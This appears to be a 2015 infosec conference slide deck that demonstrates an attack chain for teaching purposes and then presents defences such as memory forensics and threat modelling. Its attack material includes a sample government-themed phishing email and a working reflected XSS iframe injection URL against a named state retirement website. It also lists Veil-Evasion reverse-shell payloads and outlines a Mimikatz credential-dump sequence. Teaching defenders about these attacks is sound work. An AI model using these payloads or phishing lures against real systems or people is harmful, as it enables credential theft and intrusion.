




# IDAHO DOWN

**13th annual Boise ISSA Infosec Conference**  
**14 MAY 2015**  
**Russ McRee @holisticinfosec**





We have all been,  
or will be,  
**compromised.**



**"There are two types of American companies, those that have been hacked and those that don't know they have been hacked." – Eric Holder**

**"Assume nothing, test everything." – Veracode**

**The sky is not falling, steps can be taken to reduce vulnerabilities leading to exploitation and compromise.**

**That said, you are always being probed and assessed for "areas of opportunity."**



# Who you're up against

## Cyber Warrior

- State sponsored, highly trained
- **Goals:** cyber warfare, intellectual property theft
- Uses APTs, malware, SQL injection, sniffers
- **Preferred Targets:** Defense, Gov, Energy, Utilities, Tech

## 'Principled' Idealist

- Agenda driven hacktivist, skills vary, cell ops
- **Goals:** disruption
- Uses Bots, malware, DDoS
- **Preferred targets:** Defense, Gov, Tech

Per Narus' The Many Faces of Hackers: The Personas to Defend Against

## Professional Mercenary

- Commercially motivated criminal, skilled, well funded, organized
- **Goals:** steal everything (funds, intellectual property, resources)
- Uses APTs, malware, SQL injection, sniffers, e-commerce portals
- **Preferred targets:** financials, retail, healthcare


## Malicious Insider

- Motivations vary, skills vary, but has insider knowledge
- **Goals:** steal intellectual property & intel, disrupt
- Uses data exfiltration, service disruption
- **Preferred targets:** employer or ex-employer

## Nationalist

- Fueled by nationalism, skills vary
- **Goals:** steal IP & trade secrets
- Uses DDoS, malware, SQL injection
- **Preferred targets:** government, defense, technology, R&D

"Greater understanding of these personas can lead to the implementation of optimal security measures to counter likely threats." - Narus





# Tradecraft

## Reconnaissance

- Search engines, social networks

## Mapping

- Port scanning, finger printing, web services, interception proxies, spidering

## Discovery

- Packet capture, fuzzing, vulnerability scanning

## Exploitation

- SQL, XSS, CSRF, payloads, password cracking
- Social engineering, escalation, pivoting, exfiltration

# It all begins with a phish...

**From:** Tablet Survey [mailto:[surveys@IDAHO.com](mailto:surveys@IDAHO.com)]

**Sent:** Tuesday, February 24, 2015 10:02 AM

**To:**

**Subject:** Mobile Workforce Survey

## **Mobile Workforce Survey**

The State of Idaho Information Technology Department's Mobile Workforce Team has begun exploring the benefits of issuing various tablet technologies to employees in specific roles. The roles being considered at this time include engineering, operational and administrative roles. A limited number of employees will be asked to complete a mobile workforce survey. A number of those employees who complete the survey will be selected to pilot our initial round of tablet technologies, including Android, Apple, and Microsoft technologies. This program is only available to CURRENT, ACTIVE FULL TIME State of Idaho employees (retirees and contractors are NOT eligible). If you'd like to participate in the program, please complete the following survey. The initial phase is limited to a small number of employees, please do not share the survey link or discuss the program with other employees.

<http://MobileWorkforceSurvey.IDAHO.com/ActiveEmployeesOnly.asp>

If you have any questions, please contact [surveys@IDAHO.com](mailto:surveys@IDAHO.com). We're looking forward to seeing your response!

Respectfully,

The Mobile Workforce Team

# Why cross-site scripting matters

This screenshot shows the search results for the keyword "money" on the IDAHO PERSI website. The search bar at the top right contains the word "money" and a search button. Below the search bar, the results show a single entry: "Request to contribute rollover funds to choice 401(k) plan (rs803)". The entry includes a link to a PDF document: [http://www.persi.idaho.gov/forms/rs\\_forums/rs803.pdf](http://www.persi.idaho.gov/forms/rs_forums/rs803.pdf). The document is described as a form used to request a rollover contribution from another eligible retirement plan or qualified IRA into the public choice 401(k) plan. The website header includes the IDAHO PERSI logo and navigation links for Home, Retirement Board, About, and Contact Us. A sidebar on the left lists various categories like Members, Retirees, and Employees.

This screenshot shows the "myPERSI" login page on the IDAHO PERSI website. The page title is "myPERSI" and the subtitle is "Public Employee Retirement System of Idaho". The main heading is "myPERSI Log In". Below the heading, there is a message: "You will need an E-Mail Address and Password to access this site. If you have already registered you may sign in. If you have not registered, click [Create New Account](#)." Below this message, there are two columns: "Sign In" and "Create". The "Sign In" column has fields for "E-mail Address:" and "Password: (Use the PIN from the record keeper)". The "Create" column has a "Create New" button. At the bottom of the page, there is a "digicert" logo and a "SECURE" badge. The website header and sidebar are identical to the previous screenshot.



# cross-site scripting matte

The screenshot shows a web browser window with two tabs. The active tab is titled "PERSI - Public Retirement S...". The address bar shows the URL "www.persi.idaho.gov/search.cfm". The page header includes the text "Helping Idaho Public Employees Build A Secure Retirement" and navigation links for "Home", "Retirement Board", "About", "Contact Us", and "Idaho.gov". The main content area features the "IDAHO Public Employee Retirement System of Idaho" logo and the "PERSI" logo. A search bar on the right contains the text "Search" and a "go" button. Below the search bar, there is a "Member and Retiree Account Access" section with a "myPERSI Login" button. A search results section shows the query "money" and "Showing results for money". The first result is titled "Request to contribute rollover funds to choice 401(k) plan (rs803)" with a link to "http://www.persi.idaho.gov/forms/rs\_forms/rs803.pdf". The result description states: "Request to contribute rollover funds to the choice 401(k) plan purpose of the form use this form to request a rollover contribution from another eligible retirement plan or qualified ira into the persi choice 401(k) plan. eligible rollover funds • the choice 401(k) plan can accept rollovers of tax-deferred (or pre-tax) money from eligible retirement plans for persi members who have a choice 401(k) plan account. an eligible retirement plan is any of the following: • a plan qualified under ...".

The screenshot shows a web browser window with two tabs. The active tab is titled "PERSI - Public Retirement S...". The address bar shows the URL "www.persi.idaho.gov/search.cfm?qt=" > <iframe src=https://www.persiweb.idaho.gov/members/login.cfm width=740 height=680 &btnG.x=0&btnG.y=0&btnG= Search". The page header includes the text "Helping Idaho Public Employees Build A Secure Retirement" and navigation links for "Home", "Retirement Board", "About", "Contact Us", and "Idaho.gov". The main content area features the "IDAHO Public Employee Retirement System of Idaho" logo and the "PERSI" logo. A search bar on the right contains the text "Search" and a "go" button.



# IDAHO Public Employee Retirement System of Idaho

## PERSI

Member and Retiree Account Access  
**myPERSI Login**

A+ | A- | Normal

- ▶ Members
- ▶ Retirees
- ▶ Employers
- ▶ Video Vault
- ▶ Brochures
- ▶ Online Services
- ▶ Investments
- ▶ Education

Showing results for ">



### myPERSI

Public Employee Retirement System of Idaho

### myPERSI Log In

You will need an E-Mail Address and Password to access this site. If you have already registered you may sign in. If you have not registered, click [Create New Account](#).

If you wish to access your Choice Plan 401(k) account directly with the PIN given to you by the record keeper, click [here](#).

<h4>Sign In</h4> <p>Sign into an existing PERSI account.</p> <p>E-mail Address: <input type="text"/></p> <p>Password: <i>(Not the PIN from the record keeper)</i> <input type="password"/></p> <p><input type="button" value="Sign In"/> <input type="checkbox"/> Remember my email <a href="#">Forgot Password</a>   <a href="#">Help Page</a></p>	<h4>Create</h4> <p>Create a new PERSI account.</p> <p>If you have never registered with PERSI before, you will need to create a new account to log in.</p> <p><input type="button" value="Create New Account"/></p>
---	---



# What if this was our XSS payload?

```
http://www.persi.idaho.gov/search.cfm?  
qt="">><iframe src=http://  
MobileWorkforceSurvey.IDAHO.com/  
ActiveEmployeesOnly.asp>&btnG.x=0&btnG.y=0&bt  
nG=Search
```



# Speaking of payloads...

All good phishing attacks need great payloads.  
@ChrisTruncer's Veil-Evasion creates payloads that evade antimalware detection.

```
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.13.4
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available payloads:

1) auxiliary/coldwar_wrapper
2) auxiliary/pyinstaller_wrapper

3) c/meterpreter/rev_http
4) c/meterpreter/rev_http_service
5) c/meterpreter/rev_tcp
6) c/meterpreter/rev_tcp_service
7) c/shellcode_inject/flatc

8) cs/meterpreter/rev_http
9) cs/meterpreter/rev_https
10) cs/meterpreter/rev_tcp
11) cs/shellcode_inject/base64_substitution
12) cs/shellcode_inject/virtual

13) native/Hyperion
14) native/backdoor_factory
15) native/pe_scrambler

16) powershell/meterpreter/rev http
17) powershell/meterpreter/rev https
18) powershell/meterpreter/rev_tcp
19) powershell/shellcode_inject/download_virtual
20) powershell/shellcode_inject/psexec_virtual
```

=====

Veil-Evasion | [Version]: 2.13.4

=====

[Web]: <https://www.veil-framework.com/> | [Twitter]: @VeilFramework

=====

**[\*] Available payloads:**

- 1) auxiliary/coldwar\_wrapper
- 2) auxiliary/pyinstaller\_wrapper
  
- 3) c/meterpreter/rev\_http
- 4) c/meterpreter/rev\_http\_service
- 5) c/meterpreter/rev\_tcp
- 6) c/meterpreter/rev\_tcp\_service
- 7) c/shellcode\_inject/flirc
  
- 8) cs/meterpreter/rev\_http
- 9) cs/meterpreter/rev\_https
- 10) cs/meterpreter/rev\_tcp
- 11) cs/shellcode\_inject/base64\_substitution
- 12) cs/shellcode\_inject/virtual
  
- 13) native/Hyperion
- 14) native/backdoor\_factory
- 15) native/pe\_scrambler
  
- 16) powershell/meterpreter/rev\_http
- 17) powershell/meterpreter/rev\_https
- 18) powershell/meterpreter/rev\_tcp
- 19) powershell/shellcode\_inject/download\_virtual
- 20) powershell/shellcode\_inject/psexec\_virtual

Uh oh, someone clicked, we haz shell

DEMO





# WTF just happened?

- Victim receives phish, clicked because the URL looked legitimate thanks to XSS
- Initial payload drops, victim runs it per instructions in the survey
- When executed, invokes PowerShell and establishes reverse shell back to Metasploit server
- Attacker confirms system level privilege, uses spool to write results only on attacker server, invokes a command shell
- With PowerShell, invokes Mimikatz in memory only and dumps credentials
- No fuss, no muss, and little-to-no filesystem evidence

# What if social engineering doesnt work?

**DBIR 2015:** Organized crime became the most frequently seen threat actor for Web App Attacks. "Virtually every attack in this data set was opportunistic in nature, all aimed at easy marks. Information, Financial Services, and **Public** entities dominate the victim demographics."







SQL injection represents 19% of web app attacks because it's **easy**

DEMO

# And now, for the blue teams

## Attack yourselves!

- Use the same tactics attackers do.
- Emulate your adversary.
- If you don't have to have the skillset in house, you can still utilize skilled, paid services.
- Think like an attacker (this is essential) or hire someone to do so for you.

## Advance your forensics & NSM capabilities

- Network Security Monitoring
- Memory analysis

# Did someone mention memory analysis?

**Rekall:** a Volatility fork, included in GRR  
Current release: 1.3.2 Dammastock  
Project includes **WinPmem**, a key differentiator

**Memory can be accessed on a live system, for real time response, without taking a memory image.**

**Why is this important?**



**Live analysis of our earlier attack...**

**DEMO**

## Rekall review

```
rekal -f \\.\pmem netstat
```

```
rekal -f \\.\pmem pstree
```

```
rekal -f \\.\pmem malfind pid=1284, dump_dir="/tmp/"
```

```
rekal -f \\.\pmem memdump pid=2396, dump_dir="/tmp/"
```

# Additional defense opportunities

## Threat Model

**STRIDE** applies to infrastructure as much as applications

- **S**poofing
- **T**ampering
- **R**epudiation (non-repudiation)
- **I**nformation Disclosure
- **E**levation of privilege

## ICS-CERT: Targeted Cyber Intrusion Detection and Mitigation Strategies

- Preserve forensic data
- Credential management (AuthN/AuthZ)
  - Increase Logging Capabilities
- DNS Logging with Host Level Granularity
- Audit Systems for Suspicious Files
- Network Segmentation/Isolation
- Strict role-based access control (RBAC)
- Application whitelisting



# Resources

## Papers:

- Targeted Cyber Intrusion Detection and Mitigation Strategies
  - <https://ics-cert.us-cert.gov/tips/ICS-TIP-12-146-01B>
- Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft
  - <http://www.microsoft.com/en-us/download/details.aspx?id=36036>

## Books:

- Threat Modeling: Designing for Security – Adam Shostack
- The Practice of Network Security Monitoring – Richard Bejtlich
- Applied Network Security Monitoring – Chris Sanders, Jason Smith
- Data-Driven Security – Jay Jacobs, Bob Rudis

## Websites:

OWASP.org

holisticinfosec.org & holisticinfosec.blogspot.com

## Contact

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# Q & A



Live long and prosper.